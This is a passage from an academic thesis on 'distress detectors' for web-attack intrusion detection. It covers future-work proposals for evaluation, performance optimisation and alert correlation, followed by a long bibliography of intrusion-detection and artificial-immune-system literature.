A larger scale evaluation would also give a clearer picture of the detection effectiveness that can be achieved by distress detectors. Experiments so far has demonstrated that DD produces web attack detectors with novel attack resilience and false positives (FP) rate suppression in a laboratory setting. Yet, the detection effectiveness that is achieved by individual detectors also depends on the size of the correlation window, the coverage achieved by the chosen signatures, and their implementation. A clearer picture of their effect on detection effectiveness requires a larger scale evaluation. Such an evaluation may take a honeypot approach, where decoy applications that are most likely to attract attacks with an objective that corresponds to the scope of the detectors under evaluation are used. The utilized honeypots will have to be built to render observable the successful attainment of the attack objectives. For example, a honeypot used to evaluate the 'malicious remote control' detector should keep track of all remote connections to identify which ones are intended by the hosted application and which ones are the result of an intrusion. In this manner, false negatives and positives can be properly tracked. This setup poses the challenge of attracting attacks as well as having the right honeypot technologies in place.

Another, potentially less challenging, approach could be a hacking contest,

where participants are required to launch attacks against a target application with the aim of evading detection by distress detectors. In this case, the main challenge would be to ensure that participants focus on detection evasion rather than just on developing successful attacks. This could be done by releasing the full details of the vulnerabilities of the target application along with fully working attack samples. Participants could then focus on varying the sample attacks in order to evade detection.

The performance aspects of distress detectors also require further exploration. The performance study carried out on the developed prototypes was beneficial to identify the key performance factors, however it is also important to produce performance measurements from optimized implementations and compare them to performance benchmarks. The first step in this regard could consist of upgrading the available prototypes. The key optimization will be to implement the network-level probes as `tshark` plug-ins. The focus should be on developing a more efficient alternative to PDML as the output format for the plug-ins, and for hardware that is specifically designed for network packet capturing. The first two detectors also require efficient alert correlation processes. One possible option would be to attempt a local context approach that is currently taken by the third detector, thereby gaining further knowledge about where this approach could be applicable in general. It would also be useful to explore other alternatives for providing efficient alert correlation in general. The performance of more secure versions of the detectors also needs to be measured. Host-level probes can be implemented as kernel modules, or make use of virtual machine introspection in order to provide protection from subversion by attacks. The first two detectors also require a more secure implementation for the suspect alerter component that currently dynamically analyzes HTTP request content through code execution. This component could be replaced by virtual machine introspection, or possibly through processor emulation, in order to gain further protection from the potential side effects of executing harmful code, and the impact on performance assessed.

Further gain in effectiveness and efficiency could be achieved by implementing detectors within an extensible framework that provides for the development and deployment of multiple distress detectors. Key components that could form part of this framework are common probes targeting specific deployment platforms and components that render the alert correlation process efficient. An example common probe is one for HTTP requests, which is a requirement for all distress

detectors. Operating system-specific probes for host-level events are another example. Such components would facilitate detector development, rendering them less error-prone through re-use, and also avoid the duplication of probes within a single deployment. An example component for rendering alert correlation efficient could be one that facilitates the implementation of local contexts. Its role would be to provide information about every HTTP request processing thread. Its implementation is not envisaged to require expensive full information flow tracking. Rather, the use of functional call interception could suffice to intercept the various stages of every HTTP request processing thread, recording all the system events associated with it. This way, each HTTP request could be associated with the system events that are relevant to it, with alert correlation carried out predominantly within such local contexts. The availability of similar components for mainstream web application servers could simplify the development of efficient distress detectors.

In the long term, DD could be explored beyond the scope of web attacks by covering other protocols that also pose cybersecurity concerns, as well as exploring schemes where distress detectors could take advantage of multi-site alert sharing. Furthermore, the identification of the responsible attack packets by distress detectors sets the basis for complementing them with autonomic responses, such as the automated generation of misuse signatures for prompt detection of attack re-occurrences, or the automated identification of security vulnerabilities within application code. In this manner, it would be possible to provide autonomous protection from large-scale cyberattacks that exploit multiple protocols. Whilst the nature of computer security attacks has been changing with the advent of the Internet, DD presents an opportunity to also change the way cyberattacks are detected.

References

[1] Tim Bass. Intrusion detection systems and multisensor data fusion. *Commun. ACM*, 43(4):99–105, 2000.

[2] Rick Dove. Patterns of self-organizing agile security for resilient network situational awareness and sensemaking. *Information Technology: New Generations, Third International Conference on*, 0:902–908, 2011.

[3] Ryan Barnett. Top web incidents and trends of 2009 and predictions for 2010. *Breach Security January 2010 Report*, 2010.

[4] Joel Scambray, Mike Shema, and Caleb Sima. *Hacking Exposed - Web Applications, Second Edition*. McGraw-Hill, 2006.

[5] Trustwave. The web hacking incidents database 2010. *Semi-Annual Report July-December 2010*, 2011.

[6] Trustwave. The web hacking incidents database 2010. *Semi-Annual Report January-June 2010*, 2010.

[7] Matt Bishop. *Computer Security: Art and Science*. Addison Wesley, 2002.

[8] Homeland Security Cyber Security R&D. A roadmap for cybersecurity research. 2009. URL: http://www.cyber.st.dhs.gov/docs/DHS-Cybersecurity-Roadmap.pdf [Accessed: 24/03/2012].

[9] Jamie Riden, Ryan McGeehan, Brain Engert, and Michael Mueter. Web application threats. In *Honeynet Project - Know Your Enemy*. 2008. URL: http://www.honeynet.org/book/export/html/1 [Accessed: 06/03/2009].

[10] Niels Provos, Moheeb Abu Rajab, and Panayiotis Mavrommatis. Cybercrime 2.0: When the cloud turns dark. *Commun. ACM*, 52(4):42–47, 2009.

[11] Christian Seifert, Thosten Holz, Bing Yuan, and Michael A Davis. Malicious web servers. In *Honeynet Project - Know Your Enemy*. 2007. URL: http://www.honeynet.org/book/export/html/153 [Accessed: 05/06/2009].

[12] Aurobindo Sundaram. An introduction to intrusion detection. *Crossroads*, 2(4):3–7, 1996.

[13] Animesh Patcha and Jung-Min Park. An overview of anomaly detection techniques: Existing solutions and latest technological trends. *Computer Networks*, 51(12):3448–3470, 2007.

[14] Stefan Axelsson. The base-rate fallacy and the difficulty of intrusion detection. *ACM Trans. Inf. Syst. Secur.*, 3(3):186–205, 2000.

[15] Paul Helman and Gunar Liepins. Statistical foundations of audit trail analysis for the detection of computer misuse. In *IEEE Transactions on Software Engineering*. 1993.

[16] Fredrik Valeur, Giovanni Vigna, Christopher Kruegel, and Richard A. Kemmerer. A comprehensive approach to intrusion detection alert correlation. *IEEE Transactions on Dependable and Secure Computing*, 1:146–169, 2004.

[17] Arnur Tokhtabayev, Victor Skormin, and Andrey Dolgikh. Expressive, efficient and obfuscation resilient behavior based IDS. In *Computer Security ESORICS 2010*, volume 6345 of *Lecture Notes in Computer Science*, pages 698–715. Springer Berlin / Heidelberg, 2010.

[18] Wei Xu, Sandeep Bhatkar, and R Sekar. Taint-enhanced policy enforcement: A practical approach to defeat a wide range of attacks. In *USENIX-SS'06: Proceedings of the 15th USENIX Security Symposium*. 2006.

[19] Alvaro A Cardénas, John S Baras, and Karl Seamon. A framework for the evaluation of intrusion detection systems. In *Security and Privacy, 2006 IEEE Symposium on*, pages 77–91. 2006.

[20] Sean Peisert and Matt Bishop. How to design computer security experiments. In *Proc. 5th World Conf. Information Security Education (WISE*, pages 141–148. Springer, 2007.

[21] Kenneth Ingham and Hajime Inoue. Comparing anomaly detection techniques for HTTP. In *Recent Advances in Intrusion Detection*, volume 4637

of *Lecture Notes in Computer Science*, pages 42–62. Springer Berlin / Heidelberg, 2007.

[22] Alfonso Valdes and Keith Skinner. Probabilistic alert correlation. In *Recent Advances in Intrusion Detection*, volume 2212 of *Lecture Notes in Computer Science*, pages 54–68. Springer Berlin / Heidelberg, 2001.

[23] Anil Somayaji, Steven Hofmeyr, and Stephanie Forrest. Principles of a computer immune system. In *Proceedings of the 1997 workshop on New security paradigms*, NSPW '97, pages 75–82. ACM, New York, NY, USA, 1997.

[24] Mark Burgess. Computer immunology. In *Proceedings of the 12th USENIX conference on System administration*, LISA '98, pages 283–298. USENIX Association, Berkeley, CA, USA, 1998.

[25] Polly Matzinger. The danger model: A renewed sense of self. *Science*, 296:301–305, 2002.

[26] Uwe Aickelin and Steve Cayzer. The danger theory and its application to artificial immune systems. *CoRR*, abs/0801.3549, 2008.

[27] Steve Pettit. Anatomy of a web application. In *White Paper*. 2001.

[28] Theodoor Scholte, Davide Balzarotti, and Engin Kirda. Quo Vadis? A study of the evolution of input validation vulnerabilities in web applications. In *Financial Cryptography and Data Security*, volume 7035 of *Lecture Notes in Computer Science*, pages 284–298. Springer Berlin / Heidelberg, 2012.

[29] William G J Halfond and Alessandro Orso. AMNESIA: Analysis and monitoring for neutralizing SQL-injection attacks. In *ASE 05: Proceedings of the 20th IEEE ACM international Conference on Automated software engineering*, pages 174–183. ACM, New York, NY, USA, 2005.

[30] Stefan Esser. State of the art PHP exploitation in hardened PHP environments. In *Black Hat USA*. 2009. URL: http://www.blackhat.com/presentations/bh-usa-09/ESSER/BHUSA09-Esser-PostExploitationPHP-PAPER.pdf, [Accessed: 11/05/2010].

[31] Jon Erickson. *Hacking: The Art of Exploitation, 2nd Edition*. No Starch, 2008.

[32] Felix Leder and Tillmann Werner. Containing Conficker. In *Honeynet Project - Know Your Enemy*. 2009. URL: http://www.honeynet.org/papers/conficker/ [Accessed: 19/03/2012].

[33] William R Cheswick, Steven M Bellovin, and Aviel D Rubin. *Firewalls and Internet Security: Repelling the Wiley Hacker, Second Edition*. Addison Wesley, 2003.

[34] Christian Seifert. Behind the scenes of malicious web servers. In *Honeynet Project - Know Your Enemy*. 2007. URL: http://www.honeynet.org/book/export/html/181 [Accessed: 05/06/2009].

[35] Kenneth L Ingham, Anil Somayaji, John Burge, and Stephanie Forrest. HTTP-delivered attacks against web servers. 2006. URL: http://www.i-pi.com/HTTP-attacks-JoCN-2006/ [Accessed: 26/03/2012].

[36] OWASP. The ten most critical web application security risks. In *OWASP Top 10 - 2010*. 2010. URL: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project [Accessed: 19/03/2012].

[37] Johnny Long, Aaron W Bayles, James C Foster, Chris Hurley, Vincent Liu, Mike Petruzzi, Noam Rathaus, and Mark Wolfgang. *Penetration Tester's Open Source Toolkit*. Syngress, 2006.

[38] Richad Cannings, Himanshu Dwivedi, and Zane Lackey. *Hacking Exposed - Web 2.0*. McGraw-Hill, 2008.

[39] Fangqi Sun, Liang Xu, and Zhendong Su. Static detection of access control vulnerabilities in web applications. In *Proceedings of the 20th USENIX conference on Security*, SEC'11. USENIX Association, Berkeley, CA, USA, 2011.

[40] Joel Weinberger, Prateek Saxena, Devdatta Akhawe, Matthew Finifter, Richard Shin, and Dawn Song. A systematic analysis of XSS sanitization in web application frameworks. In *Computer Security ESORICS 2011*, volume 6879 of *Lecture Notes in Computer Science*, pages 150–171. Springer Berlin / Heidelberg, 2011.

[41] V N Venkatakrishnan, Prithvi Bisht, Mike Ter Louw, Michelle Zhou, Kalpana Gondi, and Karthik Ganesh. Webapparmor: A framework for robust prevention of attacks on web applications (invited paper). In *Information Systems Security*, volume 6503 of *Lecture Notes in Computer Science*, pages 3–26. Springer Berlin / Heidelberg, 2011.

[42] William Robertson and Giovanni Vigna. Static enforcement of web application integrity through strong typing. In *USENIX-SS'09: Proceedings of the 18th USENIX Security Symposium*. 2009.

[43] Mark Daniel, Jake Honoroff, and Charlie Miller. Engineering heap overflow exploits with JavaScript. In *Proceedings of USENIX-WOOT'09*. 2009.

[44] Yekaterina Tsipenyuk O'Neil Brian Chess and Jacob West. JavaScript hijacking. Fortify Sotware, 2007. URL: http://www.net-security.org/dl/articles/JavaScript_Hijacking.pdf [Accessed: 24/03/2012].

[45] Moheeb Abu Rajab, Panayiotis Mavrommatis, Lucas Ballard, Niels Provos, and Xin Zhao. The nocebo effect on the web: An analysis of fake anti-virus distribution. In *Proceedings of the 3rd Usenix Workshop on Large-scale Exploits and Emerging Threats*, pages 139–154. USENIX. Association, Berkeley, CA, USA, 2010.

[46] Sohpos. What is fakeAV? *A Sophos white paper*, 2010.

[47] Paul Bcher, Thorsten Holz, Markus Ktter, and Georg Wicherski. Tracking botnets. In *Honeynet Project - Know Your Enemy*. 2008. URL: http://www.honeynet.org/book/export/html/50 [Accessed: 19/03/2012].

[48] Chris Kanich, Christian Kreibich, Kirill Levchenko, Brandon Enright, Geoffrey M. Voelker, Vern Paxson, and Stefan Savage. Spamalytics: An empirical analysis of spam marketing conversion. In *CCS '08: Proceedings of the 15th ACM conference on Computer and communications security*, pages 3–14. ACM, New York, NY, USA, 2008.

[49] Michael Kassner. The top 10 spam botnets: New and improved. TechRepublic, 2010. URL: http://www.techrepublic.com/blog/10things/the-top-10-spam-botnets-new-and-improved/1373 [Accessed: 19/03/2012].

[50] Hanno Fallmann, Gilbert Wondracek, and Christian Platzer. Covertly probing underground economy marketplaces. In *Detection of Intrusions and Malware, and Vulnerability Assessment*, volume 6201 of *Lecture Notes in Computer Science*, pages 101–110. Springer Berlin / Heidelberg, 2010.

[51] William Saluskya and Robert Danford. Fast-flux service networks. In *Honeynet Project - Know Your Enemy*. 2007. URL: http://www.honeynet.org/book/export/html/130 [Accessed: 19/03/2012].

[52] Jianwei Zhuge, Thorsten Holz, Chengyu Song, Jinpeng Guo, Xinhui Han, and Wei Zou. Studying malicious websites and the underground economy on the chinese web. In *Managing Information Risk and the Economics of Security*, pages 225–244. Springer US, 2009.

[53] Stephen Northcutt, Lenny Zeltser, Scott Winters, and Karen Kent. *Inside Network Perimeter Security, Second Edition*. Sams, 2005.

[54] Andrew R Baker and Joel Esler. *Snort IDS and IPS Toolkit*. Syngress, 2007.

[55] Nathan Tuck, Timothy Sherwood, Brad Calder, and George Varghese. Deterministic memory-efficient string matching algorithms for intrusion detection. In *In IEEE Infocom, Hong Kong*, pages 333–340. 2004.

[56] Sailesh Kumar and Patrick Crowley. Algorithms to accelerate multiple regular expressions matching for deep packet inspection. In *Proceedings of the Annual Conference of the ACM Special Interest Group on Data Communication (SIGCOMM06)*, pages 339–350. 2006.

[57] Hervé Debar, Monique Becker, and Didier Siboni. A neural network component for an intrusion detection system. In *Proceedings of the 1992 IEEE Symposium on Research in Security and Privacy*. 1992.

[58] Julie Greensmith, Uwe Aickelin, and Jamie Twycross. Articulation and clarification of the dendritic cell algorithm. In *Artificial Immune Systems*, volume 4163 of *Lecture Notes in Computer Science*, pages 404–417. Springer Berlin / Heidelberg, 2006.

[59] John McHugh. The 1998 Lincoln Laboratory IDS evaluation. In *Recent Advances in Intrusion Detection*, volume 1907 of *Lecture Notes in Computer Science*, pages 145–161. Springer Berlin / Heidelberg, 2000.

[60] Zhuowei Li, Amitabha Das, and Jianying Zhou. Model generalization and its implications on intrusion detection. In *Applied Cryptography and Network Security*, volume 3531 of *Lecture Notes in Computer Science*, pages 222–237. Springer Berlin / Heidelberg, 2005.

[61] Georgios P Spathoulas and Sokratis K Katsikas. Reducing false positives in intrusion detection systems. *Computers and Security*, 29(1):35 – 44, 2010.

[62] Kent Griffin, Scott Schneider, Xin Hu, and Tzi-cker Chiueh. Automatic generation of string signatures for malware detection. In *Recent Advances in Intrusion Detection*, volume 5758 of *Lecture Notes in Computer Science*, pages 101–120. Springer Berlin / Heidelberg, 2009.

[63] Sasa Mrdovic and Branislava Drazenovic. KIDS keyed intrusion detection system. In *Detection of Intrusions and Malware, and Vulnerability Assessment*, volume 6201 of *Lecture Notes in Computer Science*, pages 173–182. Springer Berlin / Heidelberg, 2010.

[64] Kenneth L Ingham. *Anomaly Detection for HTTP Intrusion Detection: Algorithm Comparisons and the Effect of Generalization on Accuracy*. PhD thesis, University of New Mexico, 2007.

[65] M Ali Aydin, A Halim Zaim, and K Gokhan Ceylan. A hybrid intrusion detection system design for computer network security. *Computers and Electrical Engineering*, 35(3):517 – 526, 2009.

[66] Kai Hwang, Min Cai, Ying Chen, and Min Qin. Hybrid intrusion detection with weighted signature generation over anomalous internet episodes. *IEEE Trans. Dependable Secur. Comput.*, 4(1):41–55, 2007.

[67] Michael Locasto, Ke Wang, Angelos Keromytis, and Salvatore Stolfo. FLIPS: Hybrid adaptive intrusion prevention. In *Recent Advances in Intrusion Detection*, volume 3858 of *Lecture Notes in Computer Science*, pages 82–101. Springer Berlin / Heidelberg, 2006.

[68] Ricardo Koller, Raju Rangaswami, Joseph Marrero, Igor Hernandez, Geoffrey Smith, Mandy Barsilai, Silviu Necula, Seyed Masoud Sadjadi, Tao Li, and Krista Merrill. Anatomy of a real-time intrusion prevention system. In *ICAC*, pages 151–160. 2008.

[69] Clemens Kolbitsch, Paolo Milani Comparetti, Christopher Kruegel, Engin Kirda, Xiaoyong Zhou, and Xiaofeng Wang. Effective and efficient malware detection at the end host. In *USENIX'09*. USENIX.org, 2009.

[70] Christopher Kruegel, Giovanni Vigna, and William Robertson. A multi-model approach to the detection of web-based attacks. *Computer Networks*, 48(5):717 – 738, 2005.

[71] Zhiyuan Tan, Aruna Jamdagni, Xiangjian He, Priyadarsi Nanda, Ren Liu, Wenjing Jia, and Wei-chang Yeh. A two-tier system for web attack detection using linear discriminant method. In *Information and Communications Security*, volume 6476 of *Lecture Notes in Computer Science*, pages 459–471. Springer Berlin / Heidelberg, 2010.

[72] Federico Maggi, William Robertson, Christopher Kruegel, and Giovanni Vigna. Protecting a moving target: Addressing web application concept drift. In *Recent Advances in Intrusion Detection*, volume 5758 of *Lecture Notes in Computer Science*, pages 21–40. Springer Berlin / Heidelberg, 2009.

[73] William Robertson, Giovanni Vigna, Christopher Kruegel, and Richard A. Kemmerer. Using generalization and characterization techniques in the anomaly-based detection of web attacks. In *Proceedings of the 13th Symposium on Network and Distributed System Security (NDSS)*. 2006.

[74] Benjamin Morin, Ludovic Mé, Hervé Debar, and Mireille Ducassé. M2D2: A formal data model for IDS alert correlation. In *Proceedings of the 5th international conference on Recent advances in intrusion detection*, RAID'02, pages 115–137. Springer-Verlag, 2002.

[75] Benjamin Morin and Hervé Debar. Correlation of intrusion symptoms: An application of chronicles. In *Recent Advances in Intrusion Detection*, volume 2820 of *Lecture Notes in Computer Science*, pages 94–112. Springer Berlin / Heidelberg, 2003.

[76] Hanli Ren, Natalia Stakhanova, and Ali Ghorbani. An online adaptive approach to alert correlation. In *Detection of Intrusions and Malware, and Vulnerability Assessment*, volume 6201 of *Lecture Notes in Computer Science*, pages 153–172. Springer Berlin / Heidelberg, 2010.

[77] Peng Ning, Yun Cui, and Douglas Reeves. Analyzing intensive intrusion alerts via correlation. In *Recent Advances in Intrusion Detection*, volume 2516 of *Lecture Notes in Computer Science*, pages 74–94. Springer Berlin / Heidelberg, 2002.

[78] Frédéric Cuppens and Alexandre Miège. Alert correlation in a cooperative intrusion detection framework. In *IEEE Symposium on Security and Privacy*, pages 202–215. 2002.

[79] Gianni Tedesco, Jamie Twycross, and Uwe Aickelin. Integrating innate and adaptive immunity for intrusion detection. In *Artificial Immune Systems*, volume 4163 of *Lecture Notes in Computer Science*, pages 193–202. Springer Berlin / Heidelberg, 2006.

[80] Kara Nance, Matt Bishop, and Brian Hay. Virtual machine introspection: Observation or interference? *Security and Privacy, IEEE*, 6(5):32 –37, 2008.

[81] Tal Garfinkel and Mendel Rosenblum. A virtual machine introspection based architecture for intrusion detection. In *Proc. Network and Distributed Systems Security Symposium*, pages 191–206. 2003.

[82] Andreas Moser, Christopher Kruegel, and Engin Kirda. Exploring multiple execution paths for malware analysis. In *Security and Privacy, 2007, IEEE Symposium on*, pages 231–245. 2007.

[83] Michalis Polychronakis, Kostas Anagnostakis, and Evangelos Markatos. Network-level polymorphic shellcode detection using emulation. *Journal in Computer Virology*, 2:257–274, 2007.

[84] Georgios Portokalidis, Asia Slowinska, and Herbert Bos. Argos: An emulator for fingerprinting zero-day attacks for advertised honeypots with automatic signature generation. In *Proceedings of the 1st ACM SIGOPS/EuroSys European Conference on Computer Systems 2006*, EuroSys '06, pages 15–27. ACM, New York, NY, USA, 2006.

[85] Michael Bailey, Jon Oberheide, Jon Andersen, Z Morley Mao, Farnam Jahanian, and Jose Nazario. Automated classification and analysis of internet

malware. In *Proceedings of the 10th international conference on Recent advances in intrusion detection*, RAID'07, pages 178–197. Springer-Verlag, Berlin, Heidelberg, 2007.

[86] Matthias Neugschwandtner, Christian Platzer, Paolo Comparetti, and Ulrich Bayer. dAnubis dynamic device driver analysis based on virtual machine introspection. In *Detection of Intrusions and Malware, and Vulnerability Assessment*, volume 6201 of *Lecture Notes in Computer Science*, pages 41–60. Springer Berlin / Heidelberg, 2010.

[87] Steven A Hofmeyr, Stephanie Forrest, and Anil Somayaji. Intrusion detection using sequences of system calls. *Journal of Computer Security*, 6:151–180, 1998.

[88] Abhinav Srivastava and Jonathon Giffin. Automatic discovery of parasitic malware. In *Recent Advances in Intrusion Detection*, volume 6307 of *Lecture Notes in Computer Science*, pages 97–117. Springer Berlin / Heidelberg, 2010.

[89] Christopher Kruegel, Darren Mutz, Fredrik Valeur, and Giovanni Vigna. On the detection of anomalous system call arguments. In *Computer Security ESORICS 2003*, volume 2808 of *Lecture Notes in Computer Science*, pages 326–343. Springer Berlin / Heidelberg, 2003.

[90] Manuel Egele, Peter Wurzinger, Christopher Kruegel, and Engin Kirda. Defending browsers against drive-by downloads: Mitigating heap-spraying code injection attacks. In *Detection of Intrusions and Malware, and Vulnerability Assessment*, volume 5587 of *Lecture Notes in Computer Science*, pages 88–106. Springer Berlin / Heidelberg, 2009.

[91] Paruj Ratanaworabhan, Benjamin Livshits, and Benjamin Zorn. NOZZLE: A defense against heap-spraying code injection attacks. In *Proceedings of USENIX 2009*. 2009.

[92] Fangqi Sun, Liang Xu, and Zhendong Su. Client-side detection of XSS worms by monitoring payload propagation. In *Computer Security ESORICS 2009*, volume 5789 of *Lecture Notes in Computer Science*, pages 539–554. Springer Berlin / Heidelberg, 2009.

[93] Ziqing Mao, Ninghui Li, and Ian Molloy. Defeating cross-site request forgery attacks with browser-enforced authenticity protection. In *Financial Cryptography and Data Security*, volume 5628 of *Lecture Notes in Computer Science*, pages 238–255. Springer Berlin / Heidelberg, 2009.

[94] Heng Yin, Pongsin Poosankam, Steve Hanna, and Dawn Song. HookScout: Proactive binary-centric hook detection. In *Detection of Intrusions and Malware, and Vulnerability Assessment*, volume 6201 of *Lecture Notes in Computer Science*, pages 1–20. Springer Berlin / Heidelberg, 2010.

[95] Stefano Ortolani, Cristiano Giuffrida, and Bruno Crispo. Bait your hook: A novel detection technique for keyloggers. In *Recent Advances in Intrusion Detection*, volume 6307 of *Lecture Notes in Computer Science*, pages 198–217. Springer Berlin / Heidelberg, 2010.

[96] Brian Bowen, Pratap Prabhu, Vasileios Kemerlis, Stelios Sidiroglou, Angelos Keromytis, and Salvatore Stolfo. Botswindler: Tamper resistant injection of believable decoys in VM-based hosts for crimeware detection. In *Recent Advances in Intrusion Detection*, volume 6307 of *Lecture Notes in Computer Science*, pages 118–137. Springer Berlin / Heidelberg, 2010.

[97] Tadeusz Pietraszek and Chris Berghe. Defending against injection attacks through context-sensitive string evaluation. In *Recent Advances in Intrusion Detection*, volume 3858 of *Lecture Notes in Computer Science*, pages 124–145. Springer Berlin / Heidelberg, 2006.

[98] Raymond Mui and Phyllis Frankl. Preventing web application injections with complementary character coding. In *Computer Security ESORICS 2011*, volume 6879 of *Lecture Notes in Computer Science*, pages 80–99. Springer Berlin / Heidelberg, 2011.

[99] Matthew Van Gundy and Hao Chen. Noncespaces: Using randomization to enforce information flow tracking and thwart cross-site scripting attacks. In *16th Annual Network & Distributed System Security Symposium*. 2009.

[100] R. Sekar. An efficient black-box technique for defeating web application attacks. In *Proceedings of the Network and Distributed System Security Symposium, NDSS 2009*. The Internet Society, 2009.

[101] Lorenzo Cavallaro and R. Sekar. Anomalous taint detection. In *Recent Advances in Intrusion Detection*, volume 5230 of *Lecture Notes in Computer Science*, pages 417–418. Springer Berlin / Heidelberg, 2008.

[102] Adam Kiezun, Philip J Guo, Karthick Jayarman, and Michael D Ernst. Automatic creation of SQL injection and cross-site scripting attacks. In *ICSE'09 Proceedings*. 2009.

[103] Adam Doup, Marco Cova, and Giovanni Vigna. Why Johnny can't pentest: An analysis of black-box web vulnerability scanners. In *Detection of Intrusions and Malware, and Vulnerability Assessment*, volume 6201 of *Lecture Notes in Computer Science*, pages 111–131. Springer Berlin / Heidelberg, 2010.

[104] Gaurav S Kc, Angelos D Keromytis, and Vassilis Prevelakis. Countering code-injection attacks with instruction-set randomization. In *CCS '03: Proceedings of the 10th ACM conference on Computer and communications security*, pages 272–280. ACM, New York, NY, USA, 2003.

[105] Stepehen W Boyd and Angelos D Keromytis. SQLrand: Preventing SQL injection attacks. In *Applied Cryptography and Network Security*, pages 292–302. Springer Berlin / Heidelberg, 2004.

[106] Sean Peisert, Matt Bishop, Sidney Karin, and Keith Marzullo. Towards models for forensic analysis. In *Proceedings of the Second International Workshop on Systematic Approaches to Digital Forensic Engineering*, pages 3–15. IEEE, 2007.

[107] Samuel T King and Peter M Chen. Backtracking intrusions. *SIGOPS Oper. Syst. Rev.*, 37(5):223–236, 2003.

[108] Srianjani Sitaraman and S Venkatesan. Forensic analysis of file system intrusions using improved backtracking. In *Proceedings of the Third IEEE International Workshop on Information Assurance*. IEEE, 2005.

[109] Ashvin Goel, Kenneth Po, Kamran Farhadi, Zheng Li, and Eyal de Lara. The Taser intrusion recovery system. *SIGOPS Oper. Syst. Rev.*, 39(5):163–176, 2005.

[110] Matt Fredrikson, Mihai Christodorescu, Jonathon Giffin, and Somesh Jhas. A declarative framework for intrusion analysis. In *Cyber Situational Awareness*, volume 46 of *Advances in Information Security*, pages 179–200. Springer US, 2010.

[111] Dipankar Dasgupta and Fernando Nino. *Immunological Computation - Theory and Applications*. CRC Press, 2009.

[112] Jamie Twycross and Uwe Aickelin. *Integrated Innate and Adaptive Artificial Immune Systems Applied to Process Anomaly Detection*. PhD thesis, University of Nottingham, 2007.

[113] Julie Greensmith and Uwe Aickelin. *The Dendritic Cell Algorithm*. PhD thesis, University of Nottingham, 2007.

[114] Kenneth L Rock, Jiann-Jyh Lai, and Hajime Kono. Innate and adaptive immune responses to cell death. *Immunological Reviews*, 243(1):191–205, 2011.

[115] Jungwon Kim and Peter Bentley. The human immune system and network intrusion detection. *Computer*, 00(C):199–206, 1999.

[116] Uwe Aickelin, Peter J Bentley, Steve Cayzer, Jungwon Kim, and Julie McLeod. Danger theory: The link between AIS and IDS? In *Artificial Immune Systems*, volume 2787 of *Lecture Notes in Computer Science*, pages 147–155. Springer Berlin / Heidelberg, 2003.

[117] Stephanie Forrest, Alan S Perelson, Lawrence Allen, and Rajesh Cherukuri. Self-nonself discrimination in a computer. In *Proceedings of the 1994 IEEE Symposium on Research in Security and Privacy*, pages 202–212. IEEE Computer Society Press, 1994.

[118] Paul Helman, Stephanie Forrest, and Fernando Esponda. A formal framework for positive and negative detection schemes. In *IEEE Transaction on Systems, Man, and Cybernetics*. 2004.

[119] Steven A Hofmeyr and Stephanie Forrest. Architecture for an artificial immune system. *Evolutionary Computation*, 8(4):443–473, 2000.

[120] Patrik D'haeseleer, Stephanie Forrest, and Paul Helman. An immunological approach to change detection: Algorithms, analysis and implications. In *IEEE Symposium on Security and Privacy*, pages 110–119. 1996.

[121] Justin Balthrop, Fernando Esponda, Stephanie Forrest, and Matthew Glickman. Coverage and generalization in an artificial immune system. In *Proceedings of the Genetic and Evolutionary Computation Conference (GECCO)*, pages 3–10. 2002.

[122] Jungwon Kim and Peter J Bentley. An evaluation of negative selection in an artificial immune system for network intrusion detection. In *Proceedings of the Genetic and Evolutionary Computation Conference (GECCO)*, pages 1330–1337. Morgan Kaufmann, 2001.

[123] Modupe Ayara, Jon Timmis, Rogerio deLemos, Leandro N de Castro, and Ros Duncan. Negative selection: How to generate detectors. In *Proceedings of 1st ICARIS*. 2002.

[124] Fabio A Gonzalez and Dipankar Dasgupta. Anomaly detection using real-valued negative selection. In *Journal of Genetic Programming and Evolvable Machines*. 2004.

[125] Luis J Gonzales and James Cannady. A self-adaptive negative selection approach for anomaly detection. In *Evolutionary Computation*, CEC 2004, pages 1561–1568. IEEE Computer Society, 2004.

[126] Jungwon Kim and Peter J Bentley. Towards an artificial immune system for network intrusion detection: An investigation of clonal selection with a negative selection operator. In *Evolutionary Computation*. 2001.

[127] Uwe Aickelin, Julie Greensmith, and Jamie Twycross. Immune system approaches to intrusion detection a review. In *Artificial Immune Systems*, volume 3239 of *Lecture Notes in Computer Science*, pages 316–329. Springer Berlin / Heidelberg, 2004.

[128] Polly Matzinger. Tolerance, danger, and the extended family. *Annual Review of Immunology*, 12(1):991–1045, 1994.

[129] Julie Greensmith and Uwe Aickelin. Artificial dendritic cells: Multi-faceted perspectives. *Human-Centric Information Processing Through Granular Modelling*, 2009.

[130] Marco E Bianchi. DAMPs, PAMPs and alarmins: All we need to know about danger. *Journal of Leukocyte Biology*, 81(1):1–5, 2007.

[131] Willem van Eden, Rachel Spiering, Femke Broere, and Ruurd van der Zee. A case of mistaken identity: HSPs are no DAMPs but DAMPERs. *Cell Stress and Chaperones*, 17:281–292, 2012.

[132] Polly Matzinger. Friendly and dangerous signals: Is the tissue in control? *Nat Immunol*, 8(1):11–13, 2007.

[133] Jamie Twycross and Uwe Aickelin. `libtissue` - A software system for incorporating innate immunity into artificial immune systems. 2006. URL: http://www.cpib.ac.uk/ jpt/papers/libtissue-tecv.pdf [Accessed: 28/11/2008].

[134] Kyrre M Begnum and Mark Burgess. A scaled, immunological approach to anomaly countermeasures: Combining pH with Cfengine. In *Integrated Network Management*, pages 31–42. 2003.

[135] Robert Fanelli. A hybrid model for immune inspired network intrusion detection. In *Artificial Immune Systems*, volume 5132 of *Lecture Notes in Computer Science*, pages 107–118. Springer Berlin / Heidelberg, 2008.

[136] Jamie Twycross and Uwe Aickelin. Information fusion in the immune system. *Information Fusion*, 11(1):35 – 44, 2010.

[137] Julie Greensmith, Uwe Aickelin, and Gianni Tedesco. Information fusion for anomaly detection with the dendritic cell algorithm. *Information Fusion*, 11(1):21 – 34, 2010.

[138] Julie Greensmith, Uwe Aickelin, and Steve Cayzer. Introducing dendritic cells as a novel immune-inspired algorithm for anomaly detection. In *Artificial Immune Systems*, volume 3627 of *Lecture Notes in Computer Science*, pages 153–167. Springer Berlin / Heidelberg, 2005.

[139] Feng Gu, Julie Greensmith, Robert Oates, and Uwe Aickelin. PCA 4 DCA: The application of principal component analysis to the dendritic cell algorithm. *CoRR*, abs/1004.3460, 2010.

[140] Robert Oates, Graham Kendall, and Jonathan Garibaldi. Frequency analysis for dendritic cell population tuning. *Evolutionary Intelligence*, 1:145–157, 2008.

